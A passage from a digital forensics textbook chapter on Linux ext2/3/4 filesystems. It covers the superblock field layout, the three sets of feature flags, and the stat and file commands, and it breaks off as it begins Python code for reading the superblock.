0x18	4	logblocksize	Block size is 2 ^ (10 + logblocksize).
0x1C	4	logclustersize	Cluster size is (2 ^ logclustersize).
0x20	4	blockpergroup	Blocks per group.
0x24	4	clusterpergroup	Clusters per group, if bigalloc is enabled.
0x28	4	inodepergroup	Inodes per group.
0x2C	4	mtime	Mount time, in seconds since the epoch.
0x30	4	wtime	Write time, in seconds since the epoch.
0x34	2	mntcount	Number of mounts since the last fsck.
0x36	2	maxmntcount	Number of mounts beyond which a fsck is needed.
0x38	2	magic	Magic signature, 0xEF53
0x3A	2	state	File system state.
0x3C	2	errors	Behavior when detecting errors.
0x3E	2	minorrevlevel	Minor revision level.
0x40	4	lastcheck	Time of last check, in seconds since the epoch.
0x44	4	checkinterval	Maximum time between checks, in seconds.
0x48	4	creatoros	OS. One of: Probably 0 = Linux
0x4C	4	revlevel	Revision level. One of: 0 or 1
0x50	2	defresuid	Default uid for reserved blocks.

0x52	2	defresgid	Default gid for reserved blocks.
0x54	4	firstino	First non-reserved inode.
0x58	2	inodesize	Size of inode structure, in bytes.
0x5A	2	blockgroupnr	Block group # of this superblock.
0x5C	4	featurecompat	Compatible feature set flags.
0x60	4	featureincompat	Incompatible feature set.
0x64	4	featurerocompat	Readonly-compatible feature set.
0x68	byte	uuid[16]	128-bit UUID for volume.
0x78	char	volumename[16]	Volume label.
0x88	char	lastmounted[64]	Directory where filesystem was last mounted.
0xC8	4	algorithmusagebitmap	For compression (Not used in e2fsprogs/Linux)
0xCC	byte	preallocblocks	Blocks to preallocate for files
0xCD	byte	preallocdirblocks	Blocks to preallocate for directories.
0xCE	2	reservedgdtblocks	Number of reserved GDT entries.
0xD0	byte	journaluuid[16]	UUID of journal superblock
0xE0	4	journalinum	inode number of journal file.
0xE4	4	journaldev	Device number of journal file
0xE8	4	lastorphan	Start of list of orphaned inodes to delete.
0xEC	4	hashseed[4]	HTREE hash seed.
0xFC	byte	defhashversion	Default hash algorithm to use for directories.
0xFD	byte	jnlbackuptype	Journal backup type.
0xFE	2	descsize	Size of group descriptors
0x100	4	defaultmountopts	Default mount options.
0x104	4	firstmetabg	First metablock block group.
0x108	4	mkftime	When the filesystem was created.
0x10C	4	jnlblocks[17]	Backup copy of the journal inode’s iblock[].

0x150	4	blockcounthi	High 32-bits of the block count.
0x154	4	rblockcounthi	High 32-bits of the reserved block count.
0x158	4	freeblockcounthi	High 32-bits of the free block count.
0x15C	2	minextraisize	All inodes have at least # bytes.
0x15E	2	wantextraisize	New inodes should reserve # bytes.
0x160	4	flags	Miscellaneous flags.
0x164	2	raidstride	RAID stride.
0x166	2	mmpinterval	Seconds to wait in multi-mount prevention.
0x168	8	mmpblock	Block # for multi-mount protection data.
0x170	4	raidstripewidth	RAID stripe width.
0x174	byte	loggroupperflex	Flexible block group size= 2^loggroupperflex.
0x175	byte	checksumtype	Metadata checksum algorithm type.
0x176	2	reservedpad	Alignment padding.
0x178	8	kbytewritten	KB written to this filesystem ever.
0x180	4	snapshotinum	inode number of active snapshot.
0x184	4	snapshotid	Sequential ID of active snapshot.
0x188	8	snapshotrblockcount	Number of blocks reserved for active snapshot.
0x190	4	snapshotlist	inode number of the head of the snapshot.
0x194	4	errorcount	Number of errors seen.
0x198	4	firsterrortime	First time an error happened.
0x19C	4	firsterrorino	inode involved in first error.
0x1A0	8	firsterrorblock	Number of block involved of first error.
0x1A8	byte	firsterrorfunc[32]	Name of function where the error happened.
0x1C8	4	firsterrorline	Line number where error happened.
0x1CC	4	lasterrortime	Time of most recent error.
0x1D0	4	lasterrorino	inode involved in most recent error.

0x1D4	4	lasterrorline	Line number where most recent error happened.
0x1D8	8	lasterrorblock	Number of block involved in most recent error.
0x1E0	byte	lasterrorfunc[32]	Name of function for most recent error.
0x200	byte	mountopts[64]	ASCIIZ string of mount options.
0x240	4	usrquotainum	Inode number of user quota file.
0x244	4	grpquotainum	Inode number of group quotafile.
0x248	4	overheadblocks	Overhead blocks/clusters in fs.
0x24C	4	backupbgs[2]	Block groups containing superblock backups.
0x24E	4	encryptalgos[4]	Encryption algorithms in use.
0x252	4	reserved[105]	Padding to the end of the block.
0x3FC	4	checksum	Superblock checksum.

When using Active@ Disk Editor I recommend that you open each volume by selecting "Open in Disk Editor" as shown in Figure 7.6. This creates a new tab with a logical view of your filesystem. This logical view is more convenient than the raw physical view because, among other things, it will automatically apply some of the built-in templates. If you ever use this tool with Windows filesystems it will also translate clusters to sectors for you.



FIGURE 7.6

Opening a logical view of a volume in Active@ Disk Editor.

EXTENDED FILESYSTEM FEATURES

As previously mentioned, the extended filesystem supports a number of optional features. These are grouped into compatible, incompatible, and read-only compatible features. Details of these various types of features are presented below.

You may be wondering why a forensic examiner should care about features. This is certainly a fair question. There are a number of reasons why this is relevant to forensics. First, these features may affect the structure of block groups. Second, this in turn affects where data is located. Third, features affect how data is stored. For example, depending on the features used some data may be stored in inodes versus its usual location in data blocks. Fourth, some features might result in a new source of metadata for use in your analysis.

Compatible Features

Compatible features are essentially nice-to-haves. In other words, if you support this feature, that is great, but if not, feel free to mount a filesystem using them as readable and writable. While you may mount this filesystem, you should not run the `fsck` (filesystem check) utility against it as you might break things associated with these optional features. The compatible features list as of this writing is summarized in Table 7.2.

Table 7.2. Compatible Features.

Bit	Name	Description
0x1	Dir Prealloc	Directory preallocation
0x2	Imagic inodes	Only the Shadow knows
0x4	Has Journal	Has a journal (Ext3 and Ext4)
0x8	Ext Attr	Supports Extended Attributes
0x10	Resize Inode	Has reserved Group Descriptor Table entries for expansion
0x20	Dir Index	Has directory indices
0x40	Lazy BG	Support for uninitialized block groups (not common)
0x80	Exclude Inode	Not common
0x100	Exclude Bitmap	Not common
0x200	Sparse Super2	If set superblock backup_bgs points to 2 BG with SB backup

The first feature in Table 7.2 is Directory Preallocation. When this feature is enabled the operating system should preallocate some space whenever a directory is created. This is done to prevent fragmentation of the directory which enhances performance. While this can be useful, it is easy to see why it is okay to mount the filesystem even if the operating system does not support this optimization.

Bit 2 (value of 0x04) is set if the filesystem has a journal. This should always be set for ext3 and ext4 filesystems. This is a compatible feature because it is (somewhat) safe to read and write a filesystem even if you are not writing through a journal to do so.

Bit 4 (value of 0x08) is set if the filesystem supports extended attributes. The first use of extended attributes was Access Control Lists (ACL). Other types of extended attributes, including user-specified, are also supported. We will learn more about extended attributes later in this chapter.

When the Resize Inode feature is in use, each block group containing group descriptors will have extra space for future expansion of the filesystem. Normally a filesystem can grow to 1024 times its current size, so this feature can result in quite a bit of empty space in the group descriptor table. As we will see later in this chapter, enabling certain features eliminates the storing of group descriptors in every block group.

Directories are normally stored in a flat format (simple list of entries) in extended filesystems. This is fine when directories are small, but can lead to sluggish performance with larger directories. When the Directory Index feature is enabled some or all directories may be indexed to speed up searches.

Normally when an extended filesystem is created, all of the block groups are initialized (set to zeros). When the Lazy Block Group feature is enabled, a filesystem can be created without properly initializing the metadata in the block groups. This feature is uncommon, as are the Exclude Inode and Exclude Bitmap features.

In a generic extended filesystem the superblock is backed up in every single block group. There are a number of features that can be used to change this behavior. Modern media are considerably more reliable than their predecessors. As a result, it makes little sense to waste disk space with hundreds of superblock backups. When the Sparse Super 2 feature is enabled the only superblock backups are in two block groups listed in an array in the superblock.

Now that we have learned about all the compatible features, we might ask which features affect the layout of our data. The two features in this category that affect the filesystem layout are Resize Inode and Sparse Super 2 which add reserved space in group descriptor tables and cause backup superblocks to be removed from all but two block groups, respectively.

How can you get enabled features and other information from a live Linux extended filesystem? Not surprisingly there are a number of tools available. The first tool is the `stat` (statistics) command which is normally used on files, but may also be used on filesystems. The syntax for running this command on a normal file is `stat <filename>`, i.e., `stat *.mp3`. The results of running stat on some MP3 files is

shown in Figure 7.7. To run stat on a filesystem the command is `stat -f <mount point>`, i.e., `stat -f /`. The output from `stat -f /` run on my laptop is shown in Figure 7.8. Note that the filesystem ID, type, block size, total/free/available blocks, and total/free inodes are displayed.



FIGURE 7.7

Running the stat command on regular files.



FIGURE 7.8

Running the stat command on a filesystem.

Like the `stat` command, the `file` command can be applied to files or filesystems. When run against files the `file` command will display the file type. Note that Linux is much smarter than Windows when it comes to deciding what to do with files. Linux will look inside the file for a file signature while Windows will stupidly use nothing but a file's extension to determine how it is handled. The results of running `file` on the MP3 files from Figure 7.7. are shown in Figure 7.9. When run against a disk device the -s (special files) and -L (dereference links) options should be used. Figure 7.10 shows the results of running `file -sL /dev/sd*` on my laptop.



FIGURE 7.9

Output of file command when run against regular files.



FIGURE 7.10

Output of file command when run against hard disk device files.

From Figure 7.10 it can be seen that my Linux volume has journaling (not surprising as it is an ext4 filesystem), uses extents, and supports large and huge files. These features will be described in more detail later in this chapter.

Incompatible features

Incompatible features are those that could lead to data corruption or misinterpretation when a filesystem is mounted by a system that doesn't support them, even when mounted read-only. Not surprisingly, the list of incompatible features is longer than the compatible features list. It should go without saying that if you should not mount a filesystem, it would be a very bad idea to run `fsck` against it. Incompatible features are summarized in Table 7.3.

Table 7.3

Bit	Name	Description
0x1	Compression	Filesystem is compressed
0x2	Filetype	Directory entries include the file type
0x4	Recover	Filesystem needs recovery
0x8	Journal Dev	Journal is stored on an external device
0x10	Meta BG	Meta block groups are in use
0x40	Extents	Filesystem uses extents
0x80	64Bit	Filesystem can be 2^64 blocks (as opposed to 2^32)
0x100	MMP	Multiple mount protection
0x200	Flex BG	Flexible block groups are in use
0x400	EA Inode	Inodes can be used for large extended attributes
0x1000	DirData	Data in directory entry
0x2000	BG Meta Csum	Block Group meta checksums
0x4000	LargeDir	Directories > 2GB or 3-level htree
0x8000	Inline Data	Data inline in the inode
0x10000	Encrypt	Encrypted inodes are used in this filesystem

The Compression feature indicates that certain filesystem components may be compressed. Obviously, if your operating system does not support this feature, you will not be able to get meaningful data from the volume.

On extended filesystems the file type is normally stored in the inode with all the other metadata. In order to speed up certain operations, the file type may also be stored in the directory entry if the Filetype feature is enabled. This is done by re-purposing an unused byte in the directory entry. This will be discussed in detail later in this chapter.

The Recover feature flag indicates that a filesystem needs to be recovered. The journal will be consulted during this recovery process. While the journal is normally stored on the same media as the filesystem, it may be stored on an external device if the Journal Dev feature is enabled. The use of Journal Dev is not terribly common, but there are some situations where the performance improvement justifies the extra complexity.

The Meta Block Group breaks up a filesystem into many meta block groups sized so that group descriptors can be stored in a single block. This allows filesystems larger than 256 terabytes to be used.

The Extents feature allows more efficient handling of large files. Extents are similar to NTFS data runs in that they allow large files to be more efficiently stored and accessed. Extents will be discussed in detail later in this chapter.

The 64-bit feature increases the maximum number of blocks from 2^{32} to 2^{64}. This is not a terribly common feature as 32-bit mode supports filesystems as large as 256 petabytes (256 * 1024 terabytes). It is more likely to be found when a small block size is desirable, such as with a server that stores a large number of small files.

The Multiple Mount Protection feature is used to detect if more than one operating system or process is using a filesystem. When this feature is enabled, any attempts to mount an already mounted filesystem should fail. As a double-check, the mount status (sequence number) is rechecked periodically and the filesystem is remounted read-only if the operating system detects that another entity has mounted it.

Like extents, flexible block groups are used to more efficiently handle large files. When the Flex Block Group feature is enabled, some of the items in adjacent block groups are moved around to allow more data blocks in some groups so that large files have a better chance of being stored contiguously. This feature is often used in conjunction with extents.

Extended attributes were discussed in the previous section. If extended attributes are supported, they may be stored in the inodes or in data blocks. If the Extended Attribute Inode flag is set, then the operating system must support reading extended attributes from the inodes wherever they exist.

We have seen several features that allow more efficient processing of large files. The Directory Data feature is an optimization for small files. When this feature is enabled, small files can be stored completely within their directory entry. Larger files may be split between the directory entry and data blocks. Because the first few bytes often contain a file signature, storing the beginning of a file in the directory entry can speed up many operations by eliminating the need to read data blocks to determine the file type. The Inline Data feature is similar, but data is stored in the inodes instead of the directory entries.

The remaining incompatible features are Block Group Meta Checksum, Large Directory, and Encrypt which indicate that checksums for metadata are stored in the block groups, directories larger than 2 gigabytes or using 3-level hash trees are present, and that inodes are encrypted, respectively. None of these three features are common.

For all of these incompatible features, we are most interested in the ones that affect our filesystem layout. There are three such features: Flexible Block Groups, Meta Block Groups, and 64-bit Mode. Flexible block groups combine multiple blog groups together in a flex group. The flex group size is normally a power of two. The data and inode bitmaps and the inode table are only present in the first block group within the flex group. This allows some block groups to consist entirely of data blocks which allows large files to be

stored without fragmentation.

When meta block groups are in use, the filesystem is partitioned into several logical chunks called meta block groups. The group descriptors are only found in the first, second, and last block group for each meta block group.

The use of 64-bit mode does not directly affect the filesystem layout. Rather, the effect is indirect as some structures will grow in size when 64-bit mode is in use.

Read-only compatible features

Read-only compatible features are required to be supported in order to alter data, but not needed to correctly read data. Obviously, if your operating system does not support one or more of these features, you should not run `fsck` against the filesystem. Read-only compatible features are summarized in Table 7.4.

Table 7.4. Read-only Compatible Features.

Bit	Name	Description
0x1	Sparse Super	Sparse superblocks (only in BG 0 or power of 3, 5, or 7)
0x2	Large File	File(s) larger than 2GB exist on the filesystem
0x4	Btree Dir	Btrees are used in directories (not common)
0x8	Huge File	File sizes are represented in logical blocks, not sectors
0x10	Gdt Csum	Group descriptor tables have checksums
0x20	Dir Nlink	Subdirectories are not limited to 32k entries
0x40	Extra Isize	Indicates large inodes are present on the filesystem
0x80	Has Snapshot	Filesystem has a snapshot
0x100	Quota	Disk quotas are being used on the filesystem
0x200	BigAlloc	File extents are tracked in multi-block clusters
0x400	Metadata Csum	Checksums are used on metadata items
0x800	Replica	The filesystem supports replicas
0x1000	ReadOnly	Should only be mounted as read-only

When the Sparse Superblock feature is in use, the superblock is only found in block group 0 or in block groups that are a power of 3, 5, or 7. If there is at least one file greater than 2 gigabytes on the filesystem, the Large File feature flag will be set. The Huge File

feature flag indicates at least one huge file is present. Huge files have their sizes specified in clusters (the size of which is stored in the superblock) instead of data blocks.

The Btree Directory feature allows large directories to be stored in binary-trees. This is not common. Another feature related to large directories is Directory Nlink. When the Directory Nlink flag is set, subdirectories are not limited to 32,768 entries as in previous versions of ext3.

The GDT Checksum feature allows checksums to be stored in the group descriptor tables. The Extra Isize feature flag indicates that large inodes are present on the filesystem. If a filesystem snapshot is present, the Has Snapshot flag will be set. Disk quota use is indicated by the Quota feature flag.

The Big Alloc feature is useful if most of the files on the filesystem are huge. When this is in use, file extents (discussed later in this chapter) and other filesystem structures use multi-block clusters for units. The Metadata Checksum flag indicates that checksums are stored for the metadata items in inodes, etc. If a filesystem supports replicas, the Replica flag will be set. A filesystem with the Read Only flag set should only be mounted as read-only. This flag can be set to prevent others from modifying the filesystem's contents.

Only two features in the read-only compatible set affect the filesystem layout: Sparse Super Blocks and Extra Isize. Sparse super blocks affect which block groups have superblock backups. Like 64-bit mode, the Extra Isize feature affects the layout indirectly by changing the inode size.

USING PYTHON

We have seen how `fsstat` and other tools can be used to get metadata from an image file. We will now turn our attention to using Python to extract this information. Some of you might question going to the trouble of creating some Python code when tools already exist for this purpose. This is certainly a fair question.

I do think developing some Python modules is a good idea for a number of reasons. First, I have found that tools such as The Sleuth Kit (TSK) do not appear to be completely up to date. As you will see when running the Python scripts from this section, there are several features in use on the PFE subject filesystem that are not reported by TSK.

Second, it is useful to have some Python code that you understand in your toolbox. This allows you to modify the code as new features are added. It also allows you to integrate filesystem data into other scripts you might use.

Third, walking through these structures in order to develop the Python code helps you to better understand and learn how the extended filesystems work. If you are new to Python, you might also learn something new along the way. We begin our journey by creating code to read the superblock.

Reading the superblock

The following code will allow you to read a superblock from a disk image. We will walk

